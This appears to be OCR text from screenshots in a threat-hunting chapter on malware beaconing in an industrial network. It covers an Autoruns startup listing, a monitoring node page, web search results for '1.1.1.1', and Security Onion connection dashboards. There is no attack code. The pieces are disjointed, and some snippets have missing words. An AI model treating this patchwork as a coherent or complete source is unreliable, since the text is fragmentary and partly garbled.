Event ID:	11	Task Category:	File created (rule: FileCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Workstation1.OT-Domain.local
OpCode:	Info		
More Information:	Event Log Online Help		



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				3/18/2017 3:04 PM	
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/30/2017 4:10 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/13/2020 11:00 AM	
☑ VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	c:\program files\vmware\vmware tool...	3/30/2020 4:13 PM	
☑ VMware VM3DService ...		(Verified) VMware, Inc.	c:\windows\system32\vm3dservice....	10/25/2019 4:05 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/14/2019 5:05 PM	
☑ ActivationNotifier	ActivationNotifier	(Verified) Rockwell Automation	c:\program files (x86)\rockwell softwa...	10/27/2017 1:14 PM	
☑ Adobe ARM	Adobe Reader and Acrobat Manager	(Verified) Adobe Systems, Incorporated	c:\program files (x86)\common files\a...	9/20/2012 2:16 PM	
☑ FactoryTalk Directory Inf...	FTLoginLogout Module	(Verified) Rockwell Automation	c:\program files (x86)\common files\r...	1/9/2018 5:19 AM	
☑ SLChassisMon			c:\program files (x86)\rockwell autom...	9/14/2019 5:04 PM	
☑ UsbCipHelper	USB CIP Helper Application	(Verified) Rockwell Automation	c:\program files\rockwell automation\...	10/25/2017 9:33 AM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/13/2019 9:38 AM	
☑ OneDrive	Microsoft OneDrive	(Not verified) Microsoft Corporation	c:\users\administrator.ot-domain\app...	3/13/2017 4:58 PM	
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				1/21/2019 5:45 PM	
☑ CodeMeter Control Cent...	CodeMeter Control Center	(Verified) WIBU-SYSTEMS AG	c:\program files (x86)\codemeter\runt...	9/12/2017 5:58 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				1/20/2019 3:59 PM	
☑ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	2/7/2017 9:56 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				1/20/2019 5:19 PM	
☑ Adobe Reader User Sett...	Acrobat Install On Demand	(Verified) Adobe Systems, Incorporated	c:\program files (x86)\adobe\reader ...	9/23/2012 8:27 PM	
☑ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	2/8/2017 1:52 AM	
HKLM\Software\Classes\Folder\Shellex\ColumnHandlers				1/21/2019 5:45 PM	
☑ WIBU-SYSTEMS Shell ...	WIBU-SYSTEMS Shell Extension Ha...	(Verified) WIBU-SYSTEMS AG	c:\program files\wibu-systems\system...	9/29/2016 11:30 AM	
HKLM\Software\Wow6432Node\Classes\Folder\Shellex\ColumnHandlers				1/21/2019 5:45 PM	
☑ PDF Shell Extension	PDF Shell Extension	(Verified) Adobe Systems, Incorporated	c:\program files (x86)\common files\a...	9/23/2012 8:47 PM	
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				1/20/2019 5:19 PM	
☑ Adobe PDF Link Helper	Adobe PDF Helper for Internet Explorer	(Verified) Adobe Systems, Incorporated	c:\program files (x86)\common files\a...	9/23/2012 8:24 PM	
Task Scheduler					
☑ \Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	10/27/1974 6:51 AM	
☑ \Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	10/27/1974 6:51 AM	
☑ \Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	10/27/1974 6:51 AM	
☑ \Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	10/27/1974 6:51 AM	
☑ \OneDrive Standalone ...	Standalone Updater	(Not verified) Microsoft Corporation	c:\users\administrator.ot-domain\app...	3/13/2017 4:57 PM	
HKLM\System\CurrentControlSet\Services				9/13/2020 11:26 AM	
☑ 1784-PCIDS DeviceNet	1784-PCIDS DeviceNet: 1784-PCID...	(Verified) Rockwell Automation	c:\program files (x86)\rockwell autom...	1/11/2016 12:17 PM	
☑ AdobeARMservice	Adobe Acrobat Update Service: Ado...	(Verified) Adobe Systems, Incorporated	c:\program files (x86)\common files\a...	9/20/2012 2:16 PM	
☑ aspnet_state	ASP.NET State Service: Provides su...	(Verified) Microsoft Corporation	c:\windows\microsoft.net\framework...	2/9/2017 12:15 AM	
☑ CodeMeter.exe	CodeMeter Runtime Server: CodeMet...	(Verified) WIBU-SYSTEMS AG	c:\program files (x86)\codemeter\runt...	9/12/2017 5:56 AM	
☑ dnWhoDisp	dnWhoDisp: dnWhoDisp Module	(Verified) Rockwell Automation	c:\program files (x86)\rockwell softwa...	10/30/2012 8:58 PM	
☑ EventClientMultiplexer	Rockwell Event Multiplexer: Rockwel...	(Verified) Rockwell Automation	c:\program files (x86)\common files\r...	1/9/2018 5:06 AM	
☑ EventServer	Rockwell Event Server: Rockwell Ev...	(Verified) Rockwell Automation	c:\program files (x86)\common files\r...	1/9/2018 5:06 AM	
☑ FactoryTalk Activation S...	FactoryTalk Activation Service: Flexe...	(Verified) Flexera Software LLC	c:\program files (x86)\rockwell softwa...	8/15/2016 10:20 PM	
☑ FontCache3.0.0.0	Windows Presentation Foundation Fo...	(Verified) Microsoft Corporation	c:\windows\microsoft.net\framework...	10/10/2016 5:56 AM	
☑ FTActivationBoost	FactoryTalk Activation Helper: Assist...	(Verified) Rockwell Automation	c:\program files (x86)\rockwell softwa...	10/27/2017 1:08 PM	




Node Details - ● lab-noccentcon01.demo.lab - Virtual Machine hosted by NOCEHYV01 - Summary

Node Details

NODE STATUS	● Node is Up.
POLLING IP ADDRESS	10.196.3.29
DYNAMIC IP	No
MACHINE TYPE	centos
NODE CATEGORY	Server
DNS	noccentcon01
SYSTEM NAME	noccentcon01
DESCRIPTION	Linux noccentcon01 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
LOCATION	
CONTACT	
SYSOBJECTID	
LAST BOOT	Sunday, October 28, 2018 10:03 PM
SOFTWARE VERSION	centos 7.5.1804 Core
SOFTWARE IMAGE	Unknown
HARDWARE	Virtual hosted by NOCEHYV01
NO OF CPUS	1
TELNET	telnet://10.196.3.29
WEB BROWSE	http://

Load Average

AppStack Environment for lab-noccentcon01.demo.lab




1.1.1.1 — The free app that makes your Internet faster.
https://1.1.1.1
1.1.1.1 with WARP prevents anyone from snooping on you by encrypting more of the traffic leaving your device. We believe privacy is a right. We won't sell your data, ever. Share with Twitter. Use the Internet fast-lane.


1+1+1=1 - Never planned to homeschool, now wouldn't trade ...
https://1plus1plus1equals1.net
1+1+1=1 is a participant in the Amazon Services LLC Associates Program, an affiliate advertising program designed to provide a means for sites to earn advertising fees by advertising and linking to Amazon.com. Occasionally I receive products in review or giveaway post. These posts are always labeled as reviews and/or

1.1.1.1: Faster & Safer Internet - Apps on Google Play
https://play.google.com/store/apps/details?id=com.cloudflare.onedotonedot
Greater privacy 🔒 1.1.1.1 with WARP prevents anyone from snooping on you by more of the traffic leaving your phone. We believe privacy is a right. We won't data. Better security 🔴 1.1.1.1 with WARP protects your phone from security malware, phishing, crypto mining and other security threats.

Preschoolers - 1+1+1=1
https://1plus1plus1equals1.net/preschoolers/
1+1+1=1 is a participant in the Amazon Services LLC Associates Program, an advertising program designed to provide a means for sites to earn advertising advertising and linking to Amazon.com. Occasionally I receive products in review or giveaway post. These posts are always labeled as reviews and/or

Chapter 11: Threat Hunt Scenario 1 – Malware Beaconing





Security Onion - Dataset


Dataset	Count
firewall	67,154
syslog	38,303
ot-ids	36,642
conn	31,009
dns	22,913
syscollector	21,013
alert	7,671
security	6,078
ossec	4,397
system	1,612

Security Onion - Modules

Module	Count
zeek	94,545
pfsense	67,154
silentdefense	36,642
ossec	26,022
windows_eventlog	15,719
syslog	1,727
sysmon	1,428
suricata	818

Security Onion - Log Count By Node

Node	Count
IND-SecurityOnion	95,362



Dashboard / My Security Onion - Connections

event.dataset:conn

Last 8 hours

Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509

Security Onion - All Logs

Security Onion - Connections Over Time

Security Onion - Source IPs

Export

Source IP	Count
172.25.100.250	9,020
172.25.100.105	6,597
172.25.100.100	6,138
172.25.100.110	3,416
172.25.100.210	1,930
172.25.100.203	843
172.25.100.220	551
172.25.200.201	494
172.25.100.150	317
172.25.100.202	291

‹ 1 2 3 ›

Security Onion - Destination IPs

Export

Destination IP	Count
172.25.100.100	12,845
172.25.100.1	2,893
54.211.50.177	2,208
34.232.229.251	2,204
40.125.122.176	1,101
52.152.110.14	1,028
20.54.89.106	912
172.25.100.105	647
52.242.101.226	624
172.25.100.255	547

‹ 1 2 3 4 5 … 10 ›

Security Onion - Connections - Destination Port

Export

Destination Port	Count
53	14,188
443	12,099
135	1,037
80	802
123	501
138	458
445	396
389	348
1900	241
137	211

‹ 1 ›

Security Onion - Connections - State

Export

State	Count
SF	16,122
S0	14,104
RSTO	430
RSTR	306
OTH	228
REJ	217
SHR	6
RSTRH	1
S1	1

Security Onion - Network - Transport

Security Onion - Connections - State (Desc)

Export

Connection State	Count
Normal SYN/FIN completion	16,123
Connection attempt seen, no reply	14,104

Security Onion - Connections - Client Bytes

Export

↓ Client Bytes	Count
421KB	1
97.3KB	1

Security Onion - Connections - Responder Bytes


Export

Server Bytes	Count
172.3MB	1
26.6MB	1


Security Onion - Connections - History

Export

History	Count
Dd	14,675
S	12,755



Connections - Log Count Over Time



Security Onion - Connections

Metrics

Count

Value axis: LeftAxis-1

Chart type: Bar


Mode: Normal


Y


LeftAxis-1 Count

X-axis

Position: Bottom


Inspect
Share
Cancel
Save as
Save and return
KQL
Last 8 hours
Show dates
Refresh
Security Onion - Connections
Data
Metrics & axes
Panel settings


Security Onion - Network - Transport
udp
tcp
icmp



event.dataset:conn

